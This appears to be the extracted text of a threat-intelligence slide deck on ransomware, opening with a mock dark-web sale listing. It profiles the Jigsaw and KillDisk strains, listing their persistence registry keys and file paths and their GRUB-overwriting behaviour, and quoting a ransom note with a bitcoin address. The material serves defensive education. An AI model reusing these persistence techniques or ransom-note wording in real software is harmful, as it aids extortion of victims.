
	Features	Features
Product class	Digital good:Origin country	Worldwide
Quantity left	1 items	Worldwide
Ends in	Never	Escrow

Default - 1 days - USD +0.00 / item


Purchase price: USD 309.00

Qty: 1 **Buy Now**

0.2605 BTC / 15.7734 XMR




Tall, dark and ransom








**WE HAVE TO
PAY HOW MUCH??**




**WE HAVE TO
PAY HOW MUCH??**





AMOUNTS DEMANDED BY RANSOMWARE PERPETRATORS IN USA



Hasta la vista, Ransomware!



Latch ARW.




Can we ever win the fight against ransomware?


Ransomware
Voldy




INFOSEC around
the world



Truth must be told....



...we are all out of
jobs without them.



Threat Intelligence for Ransomware



What Are We Up Against?

Jigsaw



- Deletes files periodically until ransom is paid
- Demands \$150 in BTC
- Can potentially be purchased on dark web

KillDisk

- Linux Variant
- Demands that user pays 222 bitcoin
- Does not store decryption keys (bye bye data)




What Are We Up Against?



What's Under The Hood?

- Encryption Functions
 - Searches for file extensions
 - Leveraging open encryption standards
 - %UserProfile%\AppData\Roaming\System32Work\EncryptedFileList.txt
- Persistence Functions
 - Add registry key
 - HKCU\Software\Microsoft\Windows\CurrentVersion\Run\firefox.exe
%UserProfile%\AppData\Roaming\Frfox\firefox.exe
 - Add to autorun list
 - Delete 1k files of encrypted files on startup




What Are We Up Against?

Jigsaw

- Demands \$150 in BTC
- Deletes files periodically until ransom is paid
- Can potentially be purchased on dark web

KillDisk

- Windows and Linux Variant
- Demands that user pays 222 bitcoin
- Does not store decryption keys (bye bye data)




What Are We Up Against?

GNU GRUB version 2.02~beta2-9ubuntu1.12

```
*We are so sorry, but the encryption  
of your data has been successfully completed,  
so you can lose your data or  
pay 222 btc to 1Q94RXqr5WzyNh9Jn3YLDGeBoJhxJBigcF  
with blockchain.info  
contact e-mail:vuyrk568gou@lelantos.org
```

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, 'e' to edit the commands
before booting or 'c' for a command-line.



What's Under The Hood? (Linux variant)

- Encryption Functions
 - Recursively traverses the root directory up to 17 subdirectories deep
 - Files encrypted using Triple-DES
 - Encrypts each file with a unique set of encryption keys
- Persistence Functions
 - Overwrites bootloader entry
 - GRUB displays ransom message



Ransomware Kill Chain

Executable Delivery

Executable Installation

